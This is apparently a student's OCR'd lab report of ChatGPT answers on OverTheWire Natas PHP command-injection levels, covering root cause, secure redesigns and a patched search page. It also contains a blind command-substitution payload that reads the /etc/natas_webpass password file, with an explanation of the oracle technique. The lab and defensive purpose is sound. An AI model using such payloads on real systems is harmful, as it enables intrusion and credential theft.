
3. Take a screenshot of the results that includes your OdinId




ChatGPT 5.4 Thinking
Thought for 56s
1. Root cause
The root cause is that the code builds an OS command by concatenating untrusted user input into a string and then hands that string to passthru(), which executes the command. That is the classic CWE-78 pattern: externally influenced input is not correctly neutralized before being sent to the shell. CWE +2
2. Why blacklisting separators is not enough
Blacklisting a few separators like ;, |, and & is not a complete fix. OWASP notes that command injection and argument injection are closely related: even when some metacharacters are escaped, attacker-controlled input can still change how the target command behaves by supplying unexpected arguments. OWASP therefore recommends avoiding OS commands entirely when a language-level API can do the job, and if shelling out is unavoidable, combining structured parameterization with strict allowlist validation rather than relying on brittle blacklists. OWASP Cheat S... +3
Odin ID: calizo
3. A secure redesign that avoids shelling out
The safest redesign is to stop calling grep from the shell and perform the search in PHP itself. OWASP explicitly recommends using built-in library functions instead of OS commands whenever possible, because library calls cannot be repurposed into arbitrary shell behavior the way command strings can. For this page, PHP can read dictionary.txt directly and do a case-insensitive substring check with stripos(). When printing user-controlled text back into HTML, escape it with htmlspecialchars(). OWASP Cheat S... +3
4. Patched PHP example
PHP
<html><body>
<form method="get">
Find words containing:
<input name="needle" value="<?php echo isset($_GET['needle']) ? htmlspecialchars((string)$_GET['n
<input type="submit" name="submit" value="Search">


</form>
Output:
<pre>
<?php
$key = '';
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
Odin ID: calizo
PHP
$key = '';
$error = '';
$matches = [];
if (array_key_exists('needle', $_GET)) {
$key = trim((string)$_GET['needle']);
if ($key === '') {
$error = 'Please enter a search term.';
} elseif (strlen($key) > 100) {
$error = 'Search term is too long.';
} else {
$lines = @file('dictionary.txt', FILE_IGNORE_NEW_LINES | FILE_SKIP_EMPTY_LINES);
if ($lines === false) {
$error = 'Dictionary unavailable.';
} else {
foreach ($lines as $line) {
if (stripos($line, $key) !== false) {
$matches[] = $line;
}
}
}
}
}
if ($error !== '') {
echo htmlspecialchars($error, ENT_QUOTES, 'UTF-8');
} else {
foreach ($matches as $match) {
echo htmlspecialchars($match, ENT_QUOTES, 'UTF-8') . "\n";
}
}
?>
</pre>
</body></html>
Why this patch is secure:
• It removes passthru() entirely, so user input never reaches a shell. That eliminates the command
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
Share
Odin ID: calizo
PHP
Why this patch is secure:
• It removes passthru() entirely, so user input never reaches a shell. That eliminates the command injection sink. OWASP Cheat S... +2
• It performs the search with PHP string logic using stripos(), which is case-insensitive and returns the position of the substring if found. PHP
• It HTML-escapes reflected values and output with htmlspecialchars() so the page does not introduce a separate output-encoding problem. PHP

Step 5. Command injection (2)


1. Take a screenshot of the results that includes your OdinId




ChatGPT 5.4 Thinking
lab code instead of guessing.
Thought for 3m 40s
1. Why it is still vulnerable
Filtering ;, |, &, backticks, and quotes does not make this safe because the program still hands attacker-controlled input to a shell through passthru(...), and the input is placed inside double quotes. In shell syntax, double quotes still allow $() command substitution, so characters like $, (, and) remain dangerous even though the obvious separators were blocked. The blacklist missed an entire expansion mechanism, not just a few separators.
GNU +3
2. What class it is
The best label for this exact code is blind command injection via command substitution. It is not mainly argument injection, because the working technique is not "add another grep argument" - the input is quoted as one shell word. It is also not a straightforward direct-output injection, because the injected command's output is substituted into the outer grep and you usually infer true/false from the page behavior rather than seeing the secret printed directly.
BreakInSecurity +2
3. Payload style to test next
I would test a $() boolean oracle payload that appends a word you know appears in dictionary.txt. A common lab pattern is:
Plain text
$(grep -E ^A.* /etc/natas_webpass/natas17)hacker
or, more generally:
Plain text
$(grep -E ^<prefix><candidate>.* /etc/natas_webpass/natas17)<known-dictionary-word>
Why this works: if the inner grep matches, it returns text, which gets prepended to the known word, and the outer grep no longer finds that combined string in the dictionary, so the page goes blank. If the inner grep does not match, the substitution is empty and the outer grep still searches for the known dictionary word, so you see normal output. Multiple Natas 16 writeups describe this exact blind pattern with words like hacker or penetration
shbang +2
4. Concise lab-only steps to recover the next password
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.
din ID: calizo



2. Take a screenshot of the successful exploitation of the level that includes your OdinId





3. Does the LLM filter out all possible characters from the URL above?


No, the LLM does not filter out all possible dangerous characters there, because blacklisting a handful of symbols is an incomplete defense, and command injection still happens when user input is passed into a shell with inadequate validation.

In this code, the shell still keeps dangerous behavior alive inside double quotes, especially $-based expansion such as command substitution, so the filter leaves open a path where the machine can still be exploited from its intended use.

4. Take a screenshot of the results that includes your OdinId




ChatGPT 5.4 Thinking
5. If shell execution must remain, what allowlist validation and escaping should be added
I’m pulling together primary references for the shell behavior and the safer PHP patterns so the fix is grounded in how Bash and PHP actually behave.
I’ve got the key pieces: the Bash rules that make double quotes unsafe here, and the PHP/OWASP guidance for a safer redesign. Now I’m checking the cleanest way to keep grep only as a last-resort fallback.
Thought for 3m 5s
Odin ID: calizo
Here is the clean fix path for that PHP.
1. Why filtering only a list of characters is incomplete
A blacklist like /[;|&\'"]/^ is incomplete because the shell has a much larger grammar than that one list of characters. PortSwigger explicitly warns not to rely on escaping or blacklisting shell metacharacters, because it is too error-prone and is routinely bypassed. OWASP's guidance is the same at a higher level: the primary defense is to avoid calling OS commands directly, and if you cannot avoid it, combine parameterization with strict allowlist validation and length limits. PortSwigger +1
This code is still dangerous because untrusted input is interpolated into a shell command string and then executed with passthru(). PHP's own documentation warns that when user-supplied data is passed to passthru(), you must use shell-escaping helpers because otherwise users can trick the system into executing unintended commands. PHP +1
2. Which shell behaviors remain dangerous here
The dangerous part is the use of double quotes around user input inside a shell command. In Bash, double quotes do not neutralize everything: $, backticks, and backslash still retain special meaning inside double quotes. Bash also states that $ introduces parameter expansion, command substitution, or arithmetic expansion. GNU +1
That means the filter still leaves expansion behaviors alive, especially command substitution. Bash further notes that command substitution still occurs even when it appears inside double quotes; double quotes only suppress word splitting and filename expansion on the substitution result. So the code is not safe simply because the input is wrapped in "...". GNU +1
3. A secure redesign that avoids the shell
The safest redesign is to stop invoking grep entirely and do the search in PHP. OWASP recommends
Search the web
Extended thinking
Search
ChatGPT can make mistakes. Check important info.

